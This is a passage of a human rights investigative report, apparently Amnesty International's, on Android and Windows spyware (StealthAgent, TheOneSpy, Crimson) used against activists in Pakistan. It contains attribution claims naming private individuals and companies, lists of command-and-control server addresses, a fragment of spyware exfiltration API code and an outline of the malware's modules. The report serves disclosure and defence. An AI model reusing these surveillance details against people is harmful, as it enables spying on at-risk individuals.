
This information suggests a direct connection between SuperInnovative and the StealthAgent Android spyware that was sent to Diep Saeeda, and that SuperInnovative may have been the developers of the spyware used by the attackers in campaigns against activists in Pakistan.

6.3 CONNECTION TO THEONESPY COMMERCIAL SPYWARE


StealthAgent resembles in functionality, and partially in code structure, another more common off-the-shelf Android spyware called TheOneSpy.[28] TheOneSpy is produced by a company called Ox-I-Gen, and is publicly advertised as a tool for parental control and domestic surveillance.

TheOneSpy is commercially available to just about anyone willing to pay the licensing cost. A fully-fledged stealthy spyware for mobile phones, it is advertised for parental control, employee monitoring, as well as

28 TheOneSpy website, **https://www.theonespy.com/**



40



41

domestic surveillance, as accentuated by this "Sweet Valentine's Steal" 50% discount offered on 14 February 2018.[29]

40 While TheOneSpy has more functionality than StealthAgent, we believe that an earlier version might have been the starting point for a customised alternative version developed specifically for the purpose of the surveillance operations that included the targeting of activists in Pakistan.[30]

From the numerous direct similarities between the two spyware samples, we conclude that there is a strong direct connection between TheOneSpy and StealthAgent, which likely continued as a separate development effort after the initial creation. (You can read more details on the similarities between TheOneSpy and StealthAgent in the Appendices.)

41 To further corroborate the connection between StealthAgent with TheOneSpy, we discovered that two employees of SuperInnovative are Facebook friends of Muhammad Yasir Javed.

Muhammed Yasir Javed is the owner of Ox-i-Gen, the producer of TheOneSpy.Interestingly, he also previously worked for Vopium, the Voice Over Internet Protocol (VoIP) company where Faisal Hanif and many of the other employees of SuperInnovative used to work.

The similarities between StealthAgent and TheOneSpy as well as the direct connections between several employees of SuperInnovative and the creator and owner of TheOneSpy suggest to us that StealthAgent may have been originally created by the same developers or at least the two companies started the development of their respective products from the same code base.

29 Advertisement for Valentine's Day discount for TheOneSpy Packages **http://archive.is/v8aty**
30 Ox-I-Gen has denied this allegation. Please see "Notification letters and responses".

```
public interface ApiService {
    @POST("newuser.php")
    @Headers({"Content-Type: application/json"})
    Call<UserCreatedResponse> createUser(@Body UserCreateRequest u

    @POST("data/fcollectdata.php")
    @Multipart
    Call<UserCreatedResponse> postFile(@Part MultipartBody.Part pa

    @POST("data/collectdata-new.php")
    @Headers({"Content-Type: application/json"})
    Call<UserCreatedResponse> sendDataToServer(@Body DataSenderMod
}
```

6.4 CRIMSON MALWARE CONNECTS TO INDIVIDUALS IN PAKISTAN

As mentioned above, the Windows malware used in the attacks against Diep Saeeda and other Pakistani human rights defenders belongs to a family of malware generally called Crimson. The malware is simple yet has a number of effective features. It is designed to perform numerous collection tasks including:

- Intercept keystrokes (anything typed on the device's keyboard) and log passwords;
- Activate and record audio from the microphone;
- Take pictures from the webcam and screenshots of the desktop;
- Search and steal files from the hard disk;
- Download and execute files.[31]

Private cyber security firms have previously documented Crimson[32] and the functionality and network protocol (procedures) used by the copies of Crimson we have observed being used against members of Pakistan's civil society match those described in these earlier reports.

The earliest malware samples we identified as used against activists communicate with the Command & Control server located

31 See the Appendix for a detailed analysis of the malware.
32 Proofpoint, Operation Transparent Tribe, **https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf**

```
userCreateRequest);

art, @Part("name") RequestBody requestBody, @Part("json") RequestBody

del dataSenderModel);
```

at 178.238.235.234. This server is used to make infected computers carry out particular commands issued by the attackers, as well as to receive any stolen data. Our analysis reveals that the attackers have managed to continue using this particular Command & Control server unnoticed and undisturbed since at least 2016. The server was leased from a German company called Contabo GmbH. Interestingly, in previous reports from the private sector, the attackers using Crimson are found to consistently use Contabo to run their malicious infrastructure.[33]

More recently, after we notified the company on 24 January 2018 and who, at our request, shut the previous Command & Control server down, the attackers moved operations to another server at Contabo GmbH located at 213.136.72.216. In addition to this, we have found several other IP addresses, all at Contabo GmbH, which appear to be in use for the same malware campaigns.


The following is a list of all the servers leased from Contabo GmbH that, as of 5 March 2018, are being used to host Crimson Command & Controls:

- 5.189.157.215:14531
- 5.189.173.153:14558
- 80.241.209.33:14086
- 91.205.172.142:14686
- 173.212.216.205:14416
- 173.212.221.224:14280
- 173.249.11.147:14672
- 173.249.13.208:14562
- 173.249.21.206:14869
- 173.249.25.237:14258
- 213.136.72.216:14591
- 213.136.94.203:14101

After being further notified on 8 May 2018 Contabo once again promptly shut down the associated servers down.

33 Please see statement by Contabo on these findings in “Notification letters and responses”.

42



43

42 In October 2017, after investigating some targeted phishing attacks against an unspecified government organization, private cyber security vendor Palo Alto Networks blogged about these particular IP addresses and suggested a possible connection between Crimson and actors in Pakistan.[34]

Palo Alto Networks note in their report that this particular server was being used to host a number of malicious files that were being actively used in attacks, including several samples of Crimson, inside a folder located at www.subaat.com/files/ that was mistakenly left open to public view.

43 Other security researchers had in fact already noticed this in August 2017.[35]

Other security researchers followed this up by immediately downloading all the files before they were deleted or hidden.

Security researcher @JAMESWT_MHT tweeted a screenshot while downloading the files from subaat.com.[36]


Subsequently, security researcher @0x7fff9 tweeted a link to the text-sharing website Pastebin containing a full list of all the files contained in that archive.[37]

34 Palo Alto, Tracking Subaat: Targeted Phishing Attack Leads to Threat Actor's Repository, 27 October 2017, **https://researchcenter.paloaltonetworks.com/2017/10/unit42-tracking-subaat-targeted-phishing-attacks-point-leader-threat-actors-repository/**
Palo Alto, ProjectM: Link Found Between Pakistani Actor and Operation Transparent Tribe, 25 March 2016, **https://researchcenter.paloaltonetworks.com/2016/03/unit42-projectm-link-found-between-pakistani-actor-and-operation-transparent-tribe/**


35 JaromirHorejsi (@JaromirHorejsi), Tweet dated 8 August 2017, **https://twitter.com/JaromirHorejsi/status/894826781701754881**

36 JAMESWT (@JAMESWT_MHT), Tweet dated 8 August 2017,**https://twitter.com/JAMESWT_MHT/status/894831793517494272**

37 Guido Not CISSP® (@0x7fff9), Tweet dated 8 August 2017, **https://twitter.com/0x7fff9/status/894838300556632064**



44



45

44 As of 7 March 2018, this is a portion of the text available on Pastebin.[38]


A copy of the contents of subaat.com/files/ was uploaded to the malware sharing platform VirusTotal.[39] We obtained a copy of this archive and confirmed that it contained a large number of copies of live malware. Interestingly, it contained copies of Crimson that were not disclosed before then. This means that not having been previously disclosed, these are not copies of Crimson that could have been otherwise acquired after disclosure, but are instead unique and novel, suggesting the **people owning the website have at least privileged access to Crimson**.


One file called publish.zip contained what appeared to be an in-development copy of a Crimson downloader.[40]

This particular copy of Crimson communicates with the Command & Control server located at the IP address 5.189.157.215, which we had previously identified and which appeared to be currently active as of 19 March 2018.

45 Interestingly, this copy of Crimson also references in multiple places the computer name VMI70913.

38 Pastebin, 8 August 2017, **https://pastebin.com/gNLAqNWr**
39 VirusTotal, 8 August 2017, **https://www.virustotal.com/#/file/89904476ad134f7f6359427d31b740c4369b310e7b09e5b90465d9aa05075f6e/details**
40 VirusTotal, **https://www.virustotal.com/#/file/93695f582fe95c3638d46f2bde0b0688a17026b2e97d3abc9026e6a533dd9641/details**





The configured Command & Control server located at IP address 5.189.157.215 was assigned a domain name of vmi70913.contabo.host by the hosting company Contabo GmbH, suggesting that this particular copy of Crimson was likely generated on that same server.[41] We are therefore confident that the owners of the subaat.com website also had access to recognized Crimson infrastructure as well as tools to build Crimson malware.

46

However, the most revealing file at the time hosted on subaat.com is one called "zahidskills.docx". This document appears to provide an overview of the skills of members of the Pakistani military cyber security team, their daily tasks as well as their particular expertise.

The document begins by naming two people, one of which is Zahid Rasheed, as members of a "Team Cyber Security", and proceeds with a rather intriguing description of the daily tasks of this particular team:

"We scan network on daily basis to check open port or any outbound connection into our network, then we communicate with twitter and FB team captains for any new Anti Army or Fake accounts of COAS/DG ISPR. Check DG's Facebook page security and Past 24 hour activity. We are working on different target accounts to trace their IP Addresses or to compromise their accounts.

We check different new site to see if there are any Anti Army content on it, so we try to take them down or at least trace the administrator. Increasing likes/followers and viral content on SM-Team request.


We Scan ISPR/PakArmy Website on Weekly basis to find vulnerabilities or any type of errors. Explore and test new exploits on cyber security and to stay up to date with latest techniques."

41 Details available at: **https://www.robtex.com/ip-lookup/5.189.157.215**

Team Members

2. Zahid Rasheed

We scan network on daily basis to check open port or any outbound connection into our network, then we communicate with twitter and FB team captains for any new Anti Army or Fake accounts of COAS/DG ISPR.
Check DG's Facebook page security and Past 24 hour activity.
We are working on different target accounts to trace their IP Addresses or to compromise their accounts.
We check different new site to see if there are any Anti Army content on it, so we try to take them down or at least trace the administrator.
Increasing likes/followers and viral content on SM-Team request.
We Scan ISPR/PakArmy Website on Weekly basis to find vulnerabilities or any type of errors.
Explore and test new exploits on cyber security and to stay up to date with latest techniques.



48

If authentic, this document suggests that it was created by individuals who are working for a team that is conducting both defensive as well as offensive operations, particularly in retaliation to those critical of the Pakistan Army. Interestingly this extract specifically mentions some military-related acronyms, including:


- COAS: Chief of Army Staff[42]
- ISPR: Inter-Services Public Relations, the media wing of the Pakistan armed forces. In particular it mentions the Director General (DG), who is the spokesperson of the Pakistan armed forces[43]

48 Documents written with Microsoft Office normally retain some metadata, or "properties", that record useful information such as who created the document, and when it was created or last edited.[44] This particular document's metadata reveals that it was created on 24 July 2017 by a user named root@madleets.com.

Records of the email address root@madleets.com point to Zahir Rasheed,[45] one of the people mentioned in the Office document as a member of Team Cyber Security, based in Islamabad, Pakistan.

42 ISPR, COAS, **https://www.ispr.gov.pk/chief-of-army-staff.php**
43 **https://en.wikipedia.org/wiki/Inter-Services_Public_Relations ISPR**, **https://www.ispr.gov.pk/index.php**
44 Microsoft, Learn more about document properties, **https://support.office.com/en-us/article/view-or-change-the-properties-for-an-office-file-21d604c2-481e-4379-8e54-1dd4622c6b75#learn16**
45 This email address is publicly linked to his personal website as well as his Facebook account.

49



50

6.5

CONNECTION BETWEEN SUPERINNOVATIVE AND THE CRIMSON CAMPAIGNS

Throughout the course of our investigation into the connections between the attacks that we observed, particularly all those received by Diep Saeeda, we identified indications that the creators of StealthAgent have been in contact with the operators of the Crimson attacks.


49 The owner of SuperInnovative, Faisal Hanif, is also recorded as having been the owner of a company called Innovative Technology Network (ITN) registered in the UK.[46] This information also appears in the LinkedIn profile of Faisal Hanif, which as of March 2018 still mentions his role as founder of ITN.

The company previously had an online presence at itn-uk.com. A snapshot of the homepage is available on Internet Archive:[47]


50 In 2016, the antivirus company Symantec published a technical description of a spyware for BlackBerry phones which they identified as BBOS.StealthGenie. Among others, they identify fanee.itn-uk.com as one of the domains to which such spyware was configured to extract stolen data. Note that the word “fanee” was also found in

46 Innovative Technologies Network (ITN) Ltd details available at: **https://suite.endole.co.uk/insight/company/08188650-innovative-technologies-network-itn-ltd?view_pdf=90699930&code=e3e07b3df2**

47 Snapshot of website available at: **https://web.archive.org/web/20141220093843/http://itn-uk.com/itn/home.html**



51



52

Faisal Hanif's Facebook account located at www.facebook.com/imfanee,further suggesting his connection with the domain.

51 For this same domain, fanee.itn-uk.com, we find other records on VirusTotal, including a number of other malicious files.[48]

One of these files is called spy.jar, and appears to be yet another copy of a BlackBerry spyware, which contains references to the IP address 178.238.230.88. This IP address, owned by the German company Contabo GmbH, was previously documented by TrendMicro in its report Operation C-Major,[49] which details attacks conducted by the operators of the Crimson. Such overlap of network infrastructure, while it could also be coincidental, generally is suggestive of a potential connection between the two.

52 Furthermore, when the cyber security company Proofpoint published its report Operation Transparent Tribe,[50] which documents Crimson attacks, Proofpoint provided a screenshot they obtained from one of the developers of a Windows malware used by the attackers.

In this screenshot, the developer of the Windows malware "Beendoor", detailed in the Proofpoint report, is chatting with Sajid Iqbal, an employee of SuperInnovative, further suggesting that for quite some time there has been a connection between the operators of the Crimson attacks and the developers of StealthAgent.

48 VirusTotal, **https://www.virustotal.com/#/domain/fanee.itn-uk.com**
49 Trend Micro, Operation C-Major: Information Theft Campaign Targets Military Personnel in India, March 2016, **http://documents.trendmicro.com/assets/pdf/indian-military-personnel-targeted-by-information-theft-campaign-cmajor.pdf**
50 Proofpoint, Operation Transparent Tribe, **https://www.proofpoint.com/sites/default/files/proofpoint-operation-transparent-tribe-threat-insight-en.pdf**

7

RECOMMENDATIONS

International human rights law and standards establish and protect the right to defend human rights as an autonomous and independent right. The Declaration on the Right and Responsibilities of Individuals, Groups, and Organs of Society to Promote and Protect Universally Recognised Human Rights and Fundamental Freedoms – commonly known as the Declaration on Human Rights Defenders – recognizes this right and develops provisions contained in international instruments such as the Universal Declaration on Human Rights, the International Covenant on Economic, Social and Cultural Rights, and the International Covenant on Civil and Political Rights.

The Declaration on Human Rights Defenders also establishes that states bear the ultimate responsibility to protect human rights defenders, to prevent and effectively address allegations of human rights violations and abuses committed against them and related to their human rights work, and to ensure that they can carry out their work in a safe and enabling environment.[51]

Furthermore, in 2014 the UN General Assembly, in adopting resolution 68/181 specifically on women human rights defenders, acknowledged that:

"Women of all ages who engage in the promotion and protection of all human rights and fundamental freedoms and all people who engage in the defence of the rights of women and gender equality, individually and in association with others, play an important role, at the local, national, regional and international levels, in the promotion and protection of human rights, in accordance with the Declaration on the Right and Responsibility of Individuals, Groups and Organs of Society to Promote and Protect Universally Recognized Human Rights and Fundamental Freedoms."

51 Article 2 of the Declaration on the Right and Responsibility of Individuals, Groups and Organs of Society to Promote and Protect Universally Recognized Human Rights and Fundamental Freedoms, UN Doc. A/RES/53/144 (1998).

Therefore, Amnesty International calls on the Government of Pakistan to take the following actions:

- Undertake a thorough and independent investigation into the attacks against Diep Saeeda and all other human rights defenders who have been targeted in Pakistan;
- Investigate the fraudulent use of the governmental identity – namely the Ministry of Education and of Non-Governmental Organizations, namely the Human Rights Commission of Pakistan;
- Ensure the protection of Diep Saeeda and other human rights defenders who come forward with allegations related to digital threats, harms and surveillance;
- Publicly acknowledge the particular and significant role played by women human rights defenders and others who work on women's rights or gender-related issues, and ensure that they are able to work in an environment free from violence and discrimination of any sort;
- Ensure that domestic laws governing the surveillance of communications are in accordance with international law and standards, including by containing effective safeguards against indiscriminate mass surveillance, and guarantee that human rights defenders have access to the necessary tools to secure their communications, including encryption;
- Explicitly recognize the legitimacy of human rights defenders and publicly support their work, acknowledging their contribution to the advancement of human rights;
- Adopt and implement legislation which recognizes and protects human rights defenders; and repeal or amend legislation that may place obstacles in the way of legitimate activities to promote and defend human rights, including with regard to the rights to freedom of peaceful assembly and association;
- Refrain from using language that stigmatizes, abuses, disparages or discriminates against human rights defenders, including by characterizing them as criminals, "foreign agents", terrorists, undesirables or of being morally corrupt, or threats to security, development or traditional values;
- Publicly condemn the attacks, threats and intimidation against human rights defenders;
- Effectively address threats, attacks, harassment and intimidation against human rights defenders, including, where applicable, by thoroughly, promptly and independently investigating human rights violations and abuses against them and bringing the suspected perpetrators to justice in fair trials without recourse to the death penalty, and providing effective remedies and adequate reparations to the victims;
- Take all necessary measures to prevent and deter acts of intimidation and reprisals against human rights defenders in relation to their communications and interactions with international and regional organizations.

Amnesty International has repeatedly called on the Government of Pakistan to end enforced disappearances and the wide range of human rights violations involved in this practice and to fully respect the rule of law. Amnesty International believes that the authorities should urgently resolve the issue of enforced disappearances and end years of state culpability and concealment. Amnesty International calls on the authorities to build on the positive commitments to human rights it has made in recent months and put them into action. Pakistan should:

- Publicly condemn enforced disappearance under any circumstances, and commit itself to ending the practice;
- Immediately release or else reveal the fate and whereabouts of all persons who have been subjected to enforced disappearance. Those not released must be brought promptly before a regular civilian court, charged with a recognizably criminal offence and, if remanded by the court, held in an official place of detention with access to lawyers, family and the courts and given a fair trial without imposing the death penalty;
- Bring to justice all those responsible for ordering or carrying out enforced disappearances, including by hiding the truth from courts in judicial proceedings, irrespective of rank and status, in proceedings which meet international standards of fair trial;
- Ensure full reparations to all victims of enforced disappearance, including families of the "disappeared";
- Immediately close all secret and undeclared places of detention and prohibit in law the setting up of such places of detention;
- Ensure that officials found responsible for committing enforced disappearances are brought under adequate oversight and made accountable for their actions;
- Ratify the International Convention for the Protection of All Persons from Enforced Disappearance and recognize the competence of the Committee on Enforced Disappearances.

8 CONCLUSION

This report documents how a network of fake social media accounts is being used to infiltrate the activist communities in Pakistan and use the work of human rights defenders against them – luring them into giving away their Facebook or Google log-in credentials or downloading malicious software that can spy on them through their phones and computers. This report also tells the story of one woman, a courageous human rights defender standing up for peace and freedom in her community and country – and who, because of that, has become the target of a well-orchestrated and relentless surveillance campaign.

Through the technical investigations in this report, Amnesty International has uncovered individuals who we believe are responsible for building these digital weapons of intimidation. While we cannot know who is ultimately directly responsible for the targeting of Diep Saeeda and other human rights defenders in Pakistan, we do demand that the authorities undertake thorough and independent investigations to identify the perpetrators.

While the unlawful surveillance that human rights defenders are subjected to is not a new phenomenon, the ubiquity and availability of digital tools such as those used against Diep Saeeda and others in this report demonstrate that the digital threats against human rights defenders are quickly multiplying.

Intimidating civil society in this way is dangerous for us all. We each rely on human rights defenders to advance our human rights and demand that governments respect them, as well as to strive for accountability when they don't. When civil society is silenced, all of our human rights are at risk.

TECHNICAL APPENDICES

APPENDIX A: ANALYSIS OF CRIMSON

The operators of this campaign primarily make use of a malware framework commonly referred to by the private cyber security sector as Crimson. This framework is composed of a number of modules that perform different sets of tasks. The ones we observed being used in this particular campaign include:

- A downloader module – referred to by the authors as "secApp" – which is designed to download and update the main module.
- A main module – referred to by the authors as "mainApp"– that communicates with the Command & Control server, extracting data and executing commands provided by the operators.
- A keylogger, which intercepts keystrokes and records them locally to a text file.
- A file stealer, which monitors for new external USB drives and searches and copies various types of documents from them.

The malware framework seems to be equipped with a few other modules which we did not observe being used.

DOWNLOADER MODULE

This module sets a timer that triggers roughly every minute and executes a routine that performs a few checks, apparently to ensure that the malware framework is running, persistent and up-to-date. Occasionally this module was also being used directly as a first stage dropper.

